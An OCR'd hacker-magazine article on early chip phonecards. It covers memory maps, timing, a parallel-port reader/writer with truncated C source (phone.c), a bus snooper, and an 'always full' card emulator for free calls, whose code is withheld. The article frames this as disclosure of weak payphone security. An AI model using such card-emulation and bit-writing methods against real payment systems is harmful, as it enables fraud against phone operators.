
The next drawing is a timing diagram,

Type 1 Cards, ISO position



Type 1 Cards, AFNOR position





which shows you what the communication with the card should look like. If you read it you'll see that if reset is pulled low and clock is pulsed then the card's internal counter resets. If reset is then brought high you can "clock out" the data bits to the output pin one by one. If you raise not-read-write and put the programming voltage on the Vpp pin and pulse the clock you program the bit that you jumped to using only the clock. This bit will go from 1 to 0.

A few things to keep in mind: all signals in this drawing except Vpp are TTL-level. That means a low is 0 volts, a high is 5 volts. The cards of this type that we tested with all run perfectly fine off the 3.3 volts coming out of a notebook's printer port. The Reset, Clock, and R/W input pins can be directly connected to a PC's parallel port. Vpp is switched between 5 and 21 volts. The t1 and t2 time durations in the timing diagram must both be between 10 and 50 ms. When reading the card, Vpp and Fuse must be at 5 volts. The next two drawings show the memory contents of this card's two varieties.

Security

The chip on the card does not let you write bits back to 1, so raising the value of your card through normal interaction does not work. Because the whole chip is EPROM you could try to erase it. This is going to be tough, because the plastic that the chip is embedded in is totally opaque at ultraviolet wavelength. If you do succeed you'll have to re-write the first 96 bits containing country-code, card-type, etc. This is also not easy, because the card has a hardware fuse that is quite literally burned. Conclusion: filling up empty cards is not easy.

Cards of Type 2

Of the two outdated systems, this is the newest one. Cards are being used in Holland, Germany, and Greece. They don't need 21 volts anymore and they're just a little smarter than the type 1 cards. The chips are always in the ISO position.

What They Do

When looking at the timing diagrams you'll notice the internal counter going back to zero when a clock pulse happens within a reset pulse. As soon as reset goes low, the corresponding memory bit is out-

put through the output pin. Every rising flank on the clock pin increases the internal address counter, but the corresponding bit does not appear on the output pin until clock goes low again (part A of the drawing). The number of units left on the card is stored in 5 bytes that work as an abacus. The amount is stored octally, and the value of a byte is determined by the number of bits at the 1 position, regardless of their position in the byte. The bits in the counter can be written to zero. A whole byte can be written back to $FF, but only if a bit in the higher-value byte is erased at the same time. At best the value of the card stays the same, it never goes up. The first byte of the counter contains only 4 usable bits, the first bit (64) is a card-enable that is zeroed out when the card initializes. The next three bits (65-67) are sometimes used for tests in the counter-area suring production. The maximal value for the card thus becomes 5 x 4096 = 20480 units. In Holland a unit is a cent (guilder/100), in Germany it's a Pfennig (Mark/100), and in Greece they are actual telephone cost-pulses.

If the phone booth wants to write a bit to zero it clocks there and then it does a reset pulse followed by a clock pulse. The reset pulse means a write-operation is in progress and the next clock pulse should

Memory Map Type 1 cards (France and Monaco)

byte	bits	meaning
1	0-7	Issuer code
2	8-15	$03: France / Monaco
3-11	16-87	9 bytes to be specified by manufacturer. Factory batch, maybe even serial number.
12	88-95	Total number
13-31	96-247	Telephone-tics. Every time a unit is used a bit in this area is written to '1'. The first 10 units are written in the factory to test the card. Cards are 40, 50 or 120 units or $05 for 40 units.
32	248-255	$FF when card is full

Memory Map Type 1 cards (other countries)

byte	bits	meaning
1	0-7	Issuer code
2	8-15	$83: phone card of this type
3-4	16-31	$8XXX total number of units on card + 2 (see below)
5-11	32-87	7 bytes to be specified by manufacturer. Factory batch, maybe even serial number.
12	88-95	Country code (see below)
13-31	96-247	Telephone-tics. Every time a unit is used a bit in this area is written to '1'. The first 2 units are written in the factory to test the card. Cards are 10, 22, 25, 30, 50, 80, 100 or 150 units. The value in bytes 3-4 is BCD coded. Examples: bytes 3-4 say $8012 for 10 unit card, $8152 for a 150 unit card. Valid country codes: $1E Sweden $22 Spain $30 Norway $33 Andorra $3C Ireland $47 Portugal $55 Tchechia (or whatever...)
32	248-255	$00

not be used to increment the internal counter, but to do the actual write instead (B in timing diagram).

The phone could also write a bit and write all the bits in the byte below that back to 1. This is done by just going through the write operation twice. The first time it does the write time, the second time signals the card to set the byte below the current one to $FF (C in timing diagram). This operation is called "erase" in all the documentation we have. Both during write and erase the clock should be on for at least 10 milliseconds.

The next drawing shows the memory content for this card type. The issuer code is always $80 in Holland. The byte with "Specific Data" is EEPROM that can only be written to by the manufacturer. The documentation is cryptic, but it's rumoured to have to do with chip testing. The byte is $FF in all cards we've seen so far. The 5 bytes that are issuer-determined could be anything. In Holland the first one gives you the manufacturer ($CA Gemplus, $2A Solaic). The second byte is the value when bought. $22 is 10 guilders (1000 units), $42 is 500 units (5 guilders), and $62 is the 25 guilder card. There can be no more units on the card than this maximum.

Manufacturing

The data that we have on this type of chip tells a few things about the state in which the PTT's get the cards. The cards are locked for transportation using a "transport code" of three bytes. Only if you know these three bytes can you program the chip and turn it on to become a phonecard.

The memory map in the "transport state" is as follows: 0-23 are static, 24-71 cannot be erased, there is "enable memory" (?) in bits 72-79 and the transport code is in bits 80-103. These bits cannot be read however. It seems the code has to be clocked in (!) though the output pin and the chip compares and acts accordingly.

Security


Although this card does allow you to set bits back to 1 again, the card is smart enough not to let you do that unless you reset a bit in a higher register, so the effect is neutral at best. We tried to fool the card, but all the obvious stuff doesn't work. Maybe something works using UV-light, but it's not very likely.


We have no idea how to enter the transport code after production. It is well possible that the card can be reprogrammed after entering the code. There may well be hacking potential here. By the way, not all the cards have a different serial number in the 5 telco bytes: each batch of 100 cards is electronically identical.

Building Your Own Reader/Writer

You can have your computer play payphone. Using the schematic below you can build a reader/writer that can read cards of type 1 and 2 and write to cards of type 2. If you wish to write to type 1 cards you can add in the 21 volt part yourself. There is very little hardware to build as you can see. The software to go with this is phone.exe. Just hook this up to your PC's parallel port and you're set. Note that cards of type 2 will not run off the 3.3 volts often found on

Type 1 Cards, ISO position




(A)
Reset
Clock
n
0
1
2
3
4
Addr Register
(n)
(0)
(1)
(2)
(3)
Data Pin
(B)
Reset
Clock
n
n+1
n+2
n+3
Addr Register
(n)
(n+1)
(n+1)
(n+1)
(n+2)
Data Pin
write
(C)
Reset
Clock
n
n+1
n+2
Addr Register
(n)
(n+1)
(n+1)
(n+1)
(n+1)
Data Pin
write
erase

notebook printer ports. The card-detect contact can be left out. Our software will also think a card is inserted when you press a key.

At the end of this article there is a source called phone.c. If that is compiled using Borland C++ with options -O2 -2 or with Microsoft C 6.0 with options -G2r -Ozax then you can do everything the phone can: read the entire card (-v for more information), writing (-w<bit>) or erasing (-e<bit>) bits. You could of course modify the program so that a new (lower) value is programmed in just one step, but that is left as an exercise to the reader. Phone -t brings you in a test mode: keys "p", "r", "c", and "f" toggle Power, Reset, Clock, and French reset respectively. A real phone reads the card in a rather peculiar way. Option -r simulates this behaviour.


Listening In

With the help of this "snooper" schematic, you can get your PC to listen in on the conversation between a card and a phone. You can write a program to monitor what happens on the printer port bits in real time. Takes at least a 386 to be fast enough to see what is going on. This will work also on notebooks with the 3.3 volt printer port. The left part of the schematic is hooked up in parallel with the phone and card, the right goes to the printer port on the PC.

Goldcard


Many countries have these nasty steel doors that close behind the card as you insert it. The Dutch, being naturally paranoid and miserly, only insert their card in the phone if they can still see it. So the Dutch phonecards stay in sight during the conversation. This makes it very possible to build a fake chipcard that has wires coming out in the back and then simulating the

Card and Phone Parallel Port



Memory Map Type 2 cards

byte	bits	meaning
1	0-7	Issuer code
2	8-15	country code
3	16-23	'specific data'
4-8	24-63	5 bytes 'card data', could be production codes, etc. Valid country codes: $2F Germany $3B Greece $77 Netherlands
9-13	64-103	x 4096 Octal counter, number of bits set to '1' in a register determines value of that byte x 512 x 64




entire chipcard from a notebook computer. This potentially gives you an "always full" phonecard. The program must however do exactly the same thing as the real card. We made a fake chipcard by peeling the chip out of an empty card and soldering (careful, not too hot!) thin transformer wires to the contacts.

The program we made is called KPN-GOLD.EXE, and it reads a dumpfile in the same format as made by PHONE.EXE. Of course the program also participates in the whole abacus countdown routine. But as soon as power drops (card removed from telephone), the card goes back to its original value. You can also use this combination of fake chipcard and software to test your own chipcard reader-writer. We have been playing with three PC's. One as phone, one as card, and one as snooper, to tap the conversation.

The V+ in the emulator schematic is attached to pin 1 of the 4049 and pin 16 of the 4053. Pins 14 and 8 of the 4049 and pins 3, 4, 5, 6, 7, 8, and 9 of the 4053 are attached to ground. In the vicinity of the chips you put a 100 nF capacitor between V+ and ground.

Security Logic?

Supposedly the cards have a special



"security mechanism" that keeps the phone from accepting an emulator as the real card. We only read about this mechanism after we had successfully emulated the card, but we did notice something funny. At the end of the first reading cycle the phone issues a very fast reset of only a few microseconds, and it expects the card to do the correct behaviour. We solved this by having the entire reset behaviour done by a bit of hardware in the emulator. Maybe we hacked the "security mechanism" this way. Ah well....

More Intelligent Cards

There are also chipcards out there that have complete microprocessors with RAM and EEPROM on them. These cards are used in the new PAN-European GSM mobile telephone system for instance. In Germany these cellular telephony cards also work in payphones: the call shows up on your cellular phone bill. All the Dutch phones can do this too, and rumour has it that there will be a whole range of specialised chipcards. There may be cards that can only call one number (nice business card). This type of card can be secured much better with the use of challenge-response tricks and cryptography. Maybe we'll write about all this in a future issue.

The Law

In most countries the use of the emulator to make free calls would be against a law or two. Phone companies are said not be amused by it either. We published this information to show that all the "secure systems" that they are so proud of turn out to be flaky every time you take a closer look. Because the PTT tends to deny this type of thing if you just say it, we did it. No, we don't spread KPN-GOLD.C or KPN-GOLD.EXE, don't even ask.

Update

Since we published this in August, the PTT did something to the phones that makes them able to distinguish between our emulator and the real card. They were real amused to have done it a week before Hack-Tic came out. I guess we talked too much about this whole project before it was in print. In a future issue, we'll tell you what they did to secure it. Remember, these cards are so dumb, it can't be hard to fool the phone.

phone.c

```
#include <stdio.h>
#include <bios.h>
#include <conio.h>
#include <stdlib.h>
#include <ctype.h>

/* outputs: */
#define DETECT              0x10
#define POWER               0x08
#define ISO_RESET           0x04
#define R_W                 0x04
#define CLOCK               0x02
#define FRENCH_RESET        0x01

/* inputs: */
#define I_O                 0x80
#define CARD                0x20

unsigned int            pp;
unsigned char           data[32];
unsigned char           bits[256];

int                     num_data;
int                     one = 0;
int                     verbose = 0;
int                     silent = 0;
int                     go = 0;

struct card_country {
    unsigned char    num;
    char             *name;
    unsigned char    type;
};

struct card_country cc[] = {
    {0x01, "Demoland", 1},
    {0x03, "France", 0},
    {0x1E, "Sweden", 1},
    {0x2F, "Germany", 2},
    {0x30, "Norway", 1},
    {0x33, "Andorra", 1},
    {0x3B, "Greece", 2},
    {0x3C, "Ireland", 1},
    {0x47, "Portugal", 1},
    {0x55, "Czech Republic", 1},
    {0x5F, "Gabon", 1},
    {0x65, "Finland", 1},
    {0x77, "Netherlands", 2},
    {0, "Country unknown", -1}
};

struct card_country *
country(unsigned char val)
{
    struct card_country *ccp = cc;
    while (ccp->num && ccp->num !=
val)
        ccp++;
    return (ccp);
}

unsigned char
_bits(unsigned char val)
{
    unsigned char    mask = 0x80,
count = 0;
    for (; mask; mask >>= 1)
        if (val & mask)
            count++;
    return (count);
}

void
initbits(void)
```

```
{
    int             i;
    for (i = 0; i < 256; i++)
        bits[i] = _bits(i);
}

unsigned int
bcd(unsigned char hi, unsigned char
lo)
{
    return ((lo & 0xF) + (lo >> 4) *
10 + (hi & 0x0F) * 100 + (hi >> 4) *
1000);
}

void
delay(unsigned int ms)
{
    unsigned long    tmp = 2000L *
ms;
    while (tmp--);
}

void
output(unsigned char val)
{
    outp(pp, val);
    delay(1);
}

unsigned char
input_bit(void)
{
    return ((inp(pp + 1) & I_O) ?
!one : one);
}

#define input_byte( )     (inp( pp+1
)&(I_O|CARD) )

unsigned char
card_in(void)
{
    return ((inp(pp + 1) & CARD) ? 0
: 1);
}

const unsigned char val[] = {128,
64, 32, 16, 8, 4, 2, 1};
void
read_data(int how)
{
    unsigned int     i, j;

    /* reset card */
    output(POWER);
    delay(10);
    output(POWER | ISO_RESET);
    output(POWER | ISO_RESET |
CLOCK);
    output(POWER | ISO_RESET);
    delay(10);
    output(POWER | FRENCH_RESET);

    /* clock bits in */
    for (i = 0; i < num_data / 8;
i++) {
        data[i] = 0;
        for (j = 0; j < 8; j++) {
            if (input_bit())
                data[i] |= val[j];
            /* clock next bit */
            output(POWER | CLOCK |
FRENCH_RESET);
            output(POWER |
FRENCH_RESET);
        }
    }
    output(0);
}

void
write_bit_iso(unsigned int index)
{
    unsigned int     i;

    /* reset card */
    output(POWER);
    delay(10);
    output(POWER | ISO_RESET);
    output(POWER | CLOCK |
ISO_RESET);
    output(POWER | ISO_RESET);
    output(POWER);

    /* clock bits in */
    for (i = 0; i < num_data; i++) {
        if (i == index) {
            if (!(data[i / 8] &
(0x80 >> (i & 7))))
                printf("wiping 0
bit!\n");
            output(POWER |
ISO_RESET);
            delay(10);
            output(POWER);
            delay(10);
            output(POWER | CLOCK);
            delay(200);
            output(POWER);
        }
        /* clock next bit */
        output(POWER | CLOCK);
        output(POWER);
    }
    output(0);
}
```

```
void
erase(unsigned int index)
{
    unsigned int     i;

    /* reset card */
    output(POWER);
    delay(10);
    output(POWER | ISO_RESET);
    output(POWER | CLOCK |
ISO_RESET);
    output(POWER | ISO_RESET);
    output(POWER);

    /* clock bits in */
    for (i = 0; i < num_data; i++) {
        if (i == index) {
            if (!(data[i / 8] &
(0x80 >> (i & 7))))
                printf("erasing 0
bit!\n");
            output(POWER |
ISO_RESET);
            delay(10);
            output(POWER);
            delay(10);
            output(POWER | CLOCK);
            delay(200);
            output(POWER);
            delay(10);
            output(POWER |
ISO_RESET);
            delay(10);
            output(POWER);
            delay(10);
            output(POWER | CLOCK);
            delay(200);
            output(POWER);
            delay(10);
        }
        /* clock next bit */
        output(POWER | CLOCK);
        output(POWER);
    }
    output(0);
}
char            *
bitstring(unsigned char val)
{
    static char      buf[9];
    char             *s = buf;
    unsigned char    mask = 0x80;

    for (; mask; mask >>= 1)
        if (val & mask)
            *s++ = '1';
        else
            *s++ = '0';
    *s = 0;
    return buf;
}

#define STEP     4
void
print_data(void)
{
    int              i, j;

    for (i = 0; i < num_data / 8; i
+= STEP) {
        if (verbose)
            printf("%3d - %3d\t", i
* 8, min(num_data, (i + STEP) * 8) -
1);
        for (j = 0; j < STEP; j++)
            if (i + j < num_data /
8)
                printf("%s ", bit-
string(data[i + j]));
            else
                printf("
");
        printf("\t");
        for (j = 0; j < STEP && i +
j < num_data / 8; j++)
            printf("%02X ", data[i
+ j]);
        printf("\t");
        for (j = 0; j < STEP; j++)
            if (i + j < num_data /
8 && isprint(data[i + j]))
                printf("%c", data[i
+ j]);
            else
                printf(".");
        printf("\n");
    }
}

void
show_units(unsigned int burn,
unsigned int maxval, unsigned char
*p)
{
    unsigned int     val = 0;
    int              i = 20;

    if (verbose)
        printf("Value area:\n");
    do {
        if (verbose)
            printf("%s
(%02X)\t%3d\n", bitstring(*p), *p,
bits[*p]);
        val += bits[*p];
    }
    while (*p++ == 0xFF && --i);
    if (verbose)
```

```
        printf("\t\t===\n\t\t%3d out
of %d bits burned\n", val, maxval);

    printf("%u(+%u) units - %u units
left\n", maxval - burn, burn, maxval
- val);
}

void
show_units2(unsigned char *p)
{
    unsigned long    val = 0;
    int              i = 5;
    unsigned long    pow = 4096;

    if (verbose)
        printf("Value area:\n");
    for (; i; i--, pow /= 8) {
        if (verbose)
            printf("%s (%02X)\t%d *
%4lu = %5lu\n", bitstring(*p),
                    *p, bits[*p],
pow, pow * bits[*p]);
        val += pow * bits[*p++];
    }
    if (verbose)
        printf("\t\t
=====\n\t\t            %5lu
units\n", val);
    else
        printf("Value %lu units\n",
val);
}

void
print_type(void)
{
    unsigned int     val;
    struct card_country *ccp;
    unsigned char    cou;

    if ((cou = data[1]) == 0x83)
        cou = data[11];
    ccp = country(cou);
    printf("%s - ", ccp->name);

    switch (ccp->type) {
    case 0:
        switch (data[11]) {
        case 0x13:
            show_units(10, 130, data
+ 12);
            break;
        case 0x06:
            show_units(10, 60, data
+ 12);
            break;
        case 0x15:
            show_units(0, 40, data
+ 12);
            break;
        default:
            printf("value
unknown\n");
        }
        break;
    case 1:
        val = bcd(data[2] & 0xF,
data[3]);
        show_units(2, val, data +
12);
        break;
    case 2:
        show_units2(data + 8);
        break;
    default:
        printf("card type
unknown\n");
        if (num_data == 128)
            show_units2(data + 8);
        else
            show_units(0, 0, data +
12);
    }
}

void
dotestmode(void)
{
    unsigned char    nw, ow =
input_byte();
    unsigned char    ov = DETECT;

    if (verbose)
        printf("Test mode:\n");

    while (1) {
        output(ov);
        printf("\r%s - %s - %s - %s
: %s - %s",
                (ov & POWER) ?
"Power" : "      ",
                (ov & CLOCK) ?
"Clock" : "      ",
                (ov & ISO_RESET) ?
"I Reset" : "        ",
                (ov & FRENCH_RESET)
? "F Reset" : "        ",
                (ow & CARD) ? "
" : "Card",
                (ow & I_O) ?
"Output" : "       ");
        while ((nw = input_byte())
== ow &&
!_bios_keybrd(_KEYBRD_READY));
        if (nw == ow) {
            switch
(_bios_keybrd(_KEYBRD_READ) & 0xFF)
```

```
{
            case 'p':
                ov ^= POWER;
                break;
            case 'r':
                ov ^= ISO_RESET;
                break;
            case 'f':
                ov ^= FRENCH_RESET;
                break;
            case 'c':
                ov ^= CLOCK;
                break;
            case 27:
            case 'q':
                output(0);
                return;
            }
        } else
            ow = nw;
    }
}

void
usage(void)
{
    printf("phone [-cdfhirstv] [-
e<n>] [-w<n>] [<outputfile>]\n"
            "\t-c\tcontinuous
read\n"
            "\t-d\tignore card
detect\n"
            "\t-e<n>\twrite bit n
and erase next byte\n"
            "\t-f\tforce french
length\n"
            "\t-h,-?\tthis help\n"
            "\t-i\tinvert input
bits\n"
            "\t-r\tread as a real
phone\n"
            "\t-s\tsilent mode\n"
            "\t-t\ttest mode\n"
            "\t-v\tverbose mode\n"
            "\t-w<n>\twrite bit
n\n");
}

void
main(int argc, char *argv[])
{
    int             write_bit = 0;
    int             erase_bit = 0;
